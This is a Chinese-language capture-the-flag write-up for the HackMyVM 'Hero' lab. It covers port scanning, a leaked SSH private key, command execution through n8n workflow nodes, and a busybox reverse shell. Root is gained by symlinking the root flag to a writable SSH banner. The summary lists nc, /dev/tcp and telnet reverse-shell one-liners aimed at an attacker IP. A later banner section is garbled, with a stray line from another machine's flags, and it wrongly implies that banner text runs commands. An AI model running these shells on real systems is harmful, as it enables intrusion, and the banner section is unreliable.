Hero

靶机说明

https://hackmyvm.eu/machines/machine.php?vm=Hero

主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[/miao/hmv/hero]
└─$ sudo nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-07 21:09 CST
Nmap scan report for 192.168.2.1
Host is up (0.00015s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00019s latency).
MAC Address: 08:00:27:40:3A:6A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.9
Host is up (0.00065s latency).
MAC Address: 08:00:27:D2:3D:FB (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.03 seconds

nmap扫描

(1)进行端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[/miao/hmv/hero]
└─$ sudo nmap -sT --min-rate 10000 -p- 192.168.2.9 -oA nmapscan/ports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-07 21:10 CST
Nmap scan report for 192.168.2.9
Host is up (0.0050s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE
80/tcp open http
5678/tcp open rrac
MAC Address: 08:00:27:D2:3D:FB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.92 seconds

开放端口80 和5678
(2)对端口细节进行扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[/miao/hmv/hero]
└─$ sudo nmap -sT -sV -O --min-rate 10000 -p80,5678 192.168.2.9 -oA nmapscan/detail
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-07 21:12 CST
Nmap scan report for 192.168.2.9
Host is up (0.00045s latency).

PORT STATE SERVICE VERSION
80/tcp open http nginx
5678/tcp open rrac?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5678-TCP:V=7.94SVN%I=7%D=2/7%Time=67A606D3%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,8DC,HTTP/1\.1\x20200\x20OK\r\nAccept-Ranges:\x20bytes\r\nCa
SF:che-Control:\x20public,\x20max-age=86400\r\nLast-Modified:\x20Fri,\x200
MAC Address: 08:00:27:D2:3D:FB (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.75 seconds

(3)进行UDP扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[/miao/hmv/hero]
└─$ sudo nmap -sU -p80,5678 192.168.2.9 -oA nmapscan/udp
[sudo] kali 的密码:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-07 21:12 CST
Nmap scan report for 192.168.2.9
Host is up (0.00057s latency).

PORT STATE SERVICE
80/udp closed http
5678/udp closed rrac
MAC Address: 08:00:27:D2:3D:FB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds

(4)进行漏洞扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(kali㉿kali)-[/miao/hmv/hero]
└─$ sudo nmap --script=vuln -p22,80,5678 192.168.2.9 -oA nmapscan/vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-07 21:15 CST
Nmap scan report for 192.168.2.9
Host is up (0.00030s latency).

PORT STATE SERVICE
22/tcp closed ssh
80/tcp open http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-vuln-cve2011-3192:
| VULNERABLE:
| Apache byterange filter DoS
| State: VULNERABLE
| IDs: BID:49303 CVE:CVE-2011-3192
| The Apache web server is vulnerable to a denial of service attack when numerous
| overlapping byte ranges are requested.
| Disclosure date: 2011-08-19
| References:
| https://seclists.org/fulldisclosure/2011/Aug/175
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
| https://www.securityfocus.com/bid/49303
|_ https://www.tenable.com/plugins/nessus/55976
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
5678/tcp open rrac
MAC Address: 08:00:27:D2:3D:FB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 73.60 seconds

web渗透

80端口渗透

(1)访问80端口,发现是ssh的私钥

1
2
3
4
5
6
7
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACComGN9cfmTL7x35hlgu2RO+QW3WwCmBLSF++ZOgi9uwgAAAJAczctSHM3L
UgAAAAtzc2gtZWQyNTUxOQAAACComGN9cfmTL7x35hlgu2RO+QW3WwCmBLSF++ZOgi9uwg
AAAEAnYotUqBFoopjEVz9Sa9viQ8AhNVTx0K19TC7YQyfwAqiYY31x+ZMvvHfmGWC7ZE75
BbdbAKYEtIX75k6CL27CAAAACnNoYXdhQGhlcm8BAgM=
-----END OPENSSH PRIVATE KEY-----
  • 将私钥保存到文件id_rsa
    (2)从私钥中提取公钥
    1
    2
    3
    ┌──(kali㉿kali)-[/miao/hmv/hero]
    └─$ ssh-keygen -y -f id_rsa
    ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKiYY31x+ZMvvHfmGWC7ZE75BbdbAKYEtIX75k6CL27C shawa@hero
  • 找到ssh登录的用户名是shawa
    (3)对80端口进行目录扫描
    1
    2
    3
    4
    5
    6
    7
    8
    9
    10
    11
    12
    13
    14
    15
    16
    17
    18
    19
    20
    21
    22
    ┌──(kali㉿kali)-[/miao/hmv/hero]
    └─$ sudo gobuster dir -u http://192.168.2.9 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x html,php,txt
    ===============================================================
    Gobuster v3.6
    by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
    ===============================================================
    [+] Url: http://192.168.2.9
    [+] Method: GET
    [+] Threads: 10
    [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
    [+] Negative Status codes: 404
    [+] User Agent: gobuster/3.6
    [+] Extensions: html,php,txt
    [+] Timeout: 10s
    ===============================================================
    Starting gobuster in directory enumeration mode
    ===============================================================
    /index.html (Status: 200) [Size: 399]
    Progress: 830572 / 830576 (100.00%)
    ===============================================================
    Finished
    ===============================================================
  • 未发现其他的目录,渗透基本结束

5678端口渗透


(1)访问页面发现是n8n,一个工作流自动化平台,按照提示进行注册和登录

  • 成功进入页面
    (2)对5678端口进行目录扫描
    1
    2
    3
    4
    5
    6
    7
    8
    9
    10
    11
    12
    13
    14
    15
    16
    17
    18
    19
    20
    21
    22
    23
    24
    25
    26
    27
    28
    ┌──(kali㉿kali)-[/miao/hmv/hero]
    └─$ sudo gobuster dir -u http://192.168.2.9:5678 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x html,php,txt
    [sudo] kali 的密码:
    ===============================================================
    Gobuster v3.6
    by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
    ===============================================================
    [+] Url: http://192.168.2.9:5678
    [+] Method: GET
    [+] Threads: 10
    [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
    [+] Negative Status codes: 404
    [+] User Agent: gobuster/3.6
    [+] Extensions: html,php,txt
    [+] Timeout: 10s
    ===============================================================
    Starting gobuster in directory enumeration mode
    ===============================================================
    /index.html (Status: 200) [Size: 1975]
    /static (Status: 301) [Size: 156] [--> /static/]
    /assets (Status: 301) [Size: 156] [--> /assets/]
    /types (Status: 301) [Size: 155] [--> /types/]
    Progress: 650365 / 830576 (78.30%)^C
    [!] Keyboard interrupt detected, terminating.
    Progress: 650454 / 830576 (78.31%)
    ===============================================================
    Finished
    ===============================================================
  • 未发现有用的目录

n8n渗透


(1)在 Overview 里面找到 Credentials ,新增 shawa 账号和刚才的 key 。IP 注意不能是 localhost 或者 127.0.0.1,因为是在Docker 里面,使用172.17.0.1
为什么是172.17.0.1

在Workflow 里面创建一个 Workflow ,节点选Execute Command,就可以进行命令执行,执行命令ifconfig,就可以知道靶机所在的IP是172的。
同时在节点Execute Command执行反弹shell后,获取到的idnode

  • 提示Connection tested successfully ,就说明成功啦
    (2)在Workflow 里面创建一个 Workflow ,节点选 SSH,就可以 Test 命令了,随便试了两个命令都能正常执行

    (3)反弹shell
    尝试bash反弹,发现没有找到bash,说明没有bash;经过尝试发现可以使用busybox进行反弹shell
    1
    busybox  nc 192.168.2.4 4444 -e /bin/sh 
    成功进行反弹
    1
    2
    3
    4
    5
    6
    ┌──(kali㉿kali)-[/miao/hmv/hero]
    └─$ nc -lvnp 4444
    listening on [any] 4444 ...
    connect to [192.168.2.4] from (UNKNOWN) [192.168.2.9] 37397
    id
    uid=1000(shawa) gid=1000(shawa) groups=1000(shawa)

建立稳定的shell

成功进行反弹后,发现所获得的shell并不是一个稳定的shell,所以需要使用建立一个稳定的shell
(1)使用socat将22端口反弹到2222端口
kali上开启web服务

1
php -S 0.0.0.0 80

shell中

1
2
3
4
cd /home/shawa
wget 192.168.2.4/socat
chomd +x socat
./socat TCP-LISTEN:2222,fork TCP4:172.17.0.1:22 &

(2)使用ssh登录,获得稳定的shell

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[/miao/hmv/hero]
└─$ ssh shawa@192.168.2.9 -i id_rsa -p 2222
The authenticity of host '[192.168.2.9]:2222 ([192.168.2.9]:2222)' can't be established.'
ED25519 key fingerprint is SHA256:EBZrmf2l6+BtffXHAEtSx6Suq5Wf09yzZlVqbQaGOVM.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.2.9]:2222' (ED25519) to the list of known hosts.
shawa was here.
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

hero:~$ cat user.txt

提权

(1)查看sshd_config,发现Banner /opt/banner.txt,进行查看

1
2
3
4
hero:~$ cat /opt/banner.txt 
shawa was here.
hero:~$ ls -la /opt/banner.txt
-rw-rw-rw- 1 root root 16 Feb 6 10:09 /opt/banner.txt

发现该文件是以root权限进行读写的
(2)使用软链接进行提权,将/root/root.tx中的内容写入到banner.txt

1
2
hero:~$ rm -rf /opt/*
hero:~$ ln -s /root/root.txt /opt/banner.txt

(3)使用root登录ssh,即可读取/root/root.txt中的内容

1
2
3
4
5
6
7
8
hero:~$ ssh root@172.17.0.1
The authenticity of host '172.17.0.1 (172.17.0.1)' cant be established.
ED25519 key fingerprint is SHA256:EBZrmf2l6+BtffXHAEtSx6Suq5Wf09yzZlVqbQaGOVM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.1' (ED25519) to the list of known hosts.
HMVNOTINPRODLOL
root@172.17.0.1's password:
总结

SSH如何从私钥中提取公钥

1
ssh-keygen -y -f 私钥文件名
  • **ssh-keygen**:这是生成、管理和转换 SSH 密钥的工具。
  • **-y**:该选项指示 ssh-keygen 从私钥文件中提取公钥。
  • **-f id_rsa**:指定私钥文件的路径,这里假设私钥文件名为 id_rsa

n8n渗透

n8n介绍:https://github.com/n8n-io/n8n
在n8n中workflow里面的工作流,节点ssh可以进行命令执行,但是需要在credentials创建ssh private key account,需要知道相关的usernameprivate key
同时还有一个节点Execute Command也可以进行命令执行,不需要任何的参数

busyfox反弹shell

1
2
3
busyfox nc <攻击者IP> 4444 -e /bin/sh
busyfox /bin/sh -i > /dev/tcp/<攻击者IP>/4444 0<&1 2>&1
busyfox telnet <攻击者IP> 4444 | /bin/sh | telnet <攻击者IP> 4445

如何通过 Banner 读取 root 权限的文件

Banner 是一个用于设置自定义登录横幅(Login Banner)的选项。当用户成功连接到 SSH 服务器但尚未登录时,服务器会显示这个横幅信息。
存在于配置文件sshd_config

如果你确实需要通过 Banner 读取 root 权限的文件(例如用于测试或调试),可以按照以下步骤操作:

步骤 1:创建 Banner 文件

  • xxxxxxxxxx3 1cat /home/helpdesk/user.txt /root/root.txt2flag{ticket_approved_by_thedesk}3flag{request_has_been_escalated}bash
    1
    sudo vim /etc/ssh/banner.txt
  • 在文件中添加以下内容,使用 cat 命令读取目标文件(如 /etc/shadow):
    1
    cat /etc/shadow

步骤 2:修改 sshd_config

  • 打开 SSH 配置文件:
    1
    sudo vim /etc/ssh/sshd_config
  • 添加或修改 Banner 选项,指向刚刚创建的文件:
    1
    Banner /etc/ssh/banner.txt

步骤 3:重启 SSH 服务

  • 重启 SSH 服务以使配置生效:
    1
    sudo systemctl restart sshd

步骤 4:测试连接

  • 使用 SSH 客户端连接到服务器:
    1
    ssh user@your_server_ip
  • 如果配置正确,连接时会显示目标文件的内容(如 /etc/shadow)。

Hero
http://miao-sec.github.io/Hackmyvm/Hero/
作者
Miao
发布于
2025年6月19日
许可协议
BY-MIAO